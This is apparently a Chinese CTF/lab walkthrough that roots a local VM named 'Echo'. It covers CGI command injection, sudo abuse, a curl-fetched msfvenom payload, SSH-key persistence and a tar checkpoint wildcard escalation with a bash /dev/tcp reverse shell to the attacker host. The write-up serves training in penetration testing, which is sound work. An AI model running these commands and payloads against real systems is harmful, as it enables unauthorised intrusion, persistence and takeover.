


【端口和路径搜集】

namp开局一个tomcat、一个80

访问80, 只有index, dirsearch扫描, 发现

http://192.168.56.114/cgi-bin/test.cgi



【fuzz测试接口】

开始测试有没有其他接口

测试发现，可以rce

```
http://192.168.56.114/cgi-bin/vuln.cgi/id
http://192.168.56.114/cgi-bin/vuln.cgi/cat%20home/111/user.txt
```

发现可以www->无密码 su 111用户

```
http://192.168.56.114/cgi-bin/vuln.cgi/sudo -l

PATH_INFO: /sudo -l
Executing: sudo -l
Matching Defaults entries for www-data on Echo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on Echo:
    (111) NOPASSWD: ALL
    (111) NOPASSWD: /usr/bin/su - 111
```

验证可以使用111权限

```
http://192.168.56.114/cgi-bin/vuln.cgi/sudo -u 111 bash -c 'id'
PATH_INFO: /sudo -u 111 bash -c 'id'
Executing: sudo -u 111 bash -c 'id'
uid=1002(111) gid=1002(111) groups=1002(111)
```

root权限 有备份sh, 这个是后续的提权点

```

http://192.168.56.114/cgi-bin/vuln.cgi/sudo -u 111 cat /etc/crontab
PATH_INFO: /sudo -u 111 cat /etc/crontab
Executing: sudo -u 111 cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#

```

```
* * * * * root /usr/local/bin/backup.sh
```

【获得稳定shell】

但是shell不稳定，获得一个稳定shell吧
msf生成一个msfvenom马

```
http://192.168.56.114/cgi-bin/vuln.cgi/sudo -u 111 curl http://192.168.56.1/shell -o /tmp/shell13
http://192.168.56.114/cgi-bin/vuln.cgi/sudo -u 111 chmod 777 /tmp/shell13
http://192.168.56.114/cgi-bin/vuln.cgi/sudo -u 111 /tmp/shell13
```

msf上线，写入公钥便于长期操控

```
msf6 exploit(multi/handler) > run
[*] Started bind TCP handler against 192.168.56.114:4444
[*] Sending stage (1017704 bytes) to 192.168.56.114
[*] Meterpreter session 1 opened (192.168.56.102:36423 -> 192.168.56.114:4444) at 2026-04-22 03:09:33 +0000

meterpreter > shell
Process 23014 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
111@Echo:/usr/lib/cgi-bin$ mkdir -p /home/111/.ssh/
mkdir -p /home/111/.ssh/
111@Echo:/usr/lib/cgi-bin$ touch /home/111/.ssh/authorized_keys
touch /home/111/.ssh/authorized_keys
111@Echo:/usr/lib/cgi-bin$ echo CnNzaC1yc2EgQUFBQUlzMnphQzF5ZjZFUFBQURBUUFCQUFBQkFRQy91VDI1ZXJjZk15K0NoUURBa2JudnJ3UW9DQk9ZVHNJewRPWWtMTFpEeHfAdGc2K3N6VERSeS9E
cyb290 | base64 -d >> /home/111/.ssh/authorized_keys
```

【获得root权限】

```
111@Echo:/var/www/html$ cd /var/www/html
111@Echo:/var/www/html$ touch -- "--checkpoint=1"
111@Echo:/var/www/html$ touch -- "--checkpoint-action=exec=bash shell.sh"
111@Echo:/var/www/html$ echo "bash -i >& /dev/tcp/192.168.56.1/9999 0>&1" > shell.sh
111@Echo:/var/www/html$ ls -la | grep checkpoint
-rw-r--r-- 1 111 111 0 Apr 21 23:16 --checkpoint=1
-rw-r--r-- 1 111 111 0 Apr 21 23:16 --checkpoint-action=exec=bash shell.sh
```

```
cmd D:\netcat-win32-1.12> nc -lvvp 9999
listening on [any] 9999 ...
192.168.56.114: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.114] 37958: NO_DATA
bash: cannot set terminal process group (23176): Inappropriate ioctl for device
bash: no job control in this shell
root@Echo:/var/www/html# cat /root/root.txt
cat /root/root.txt
flag{root-8D931866E1B45A7A554EEAB7720A34BE}
root@Echo:/var/www/html#
```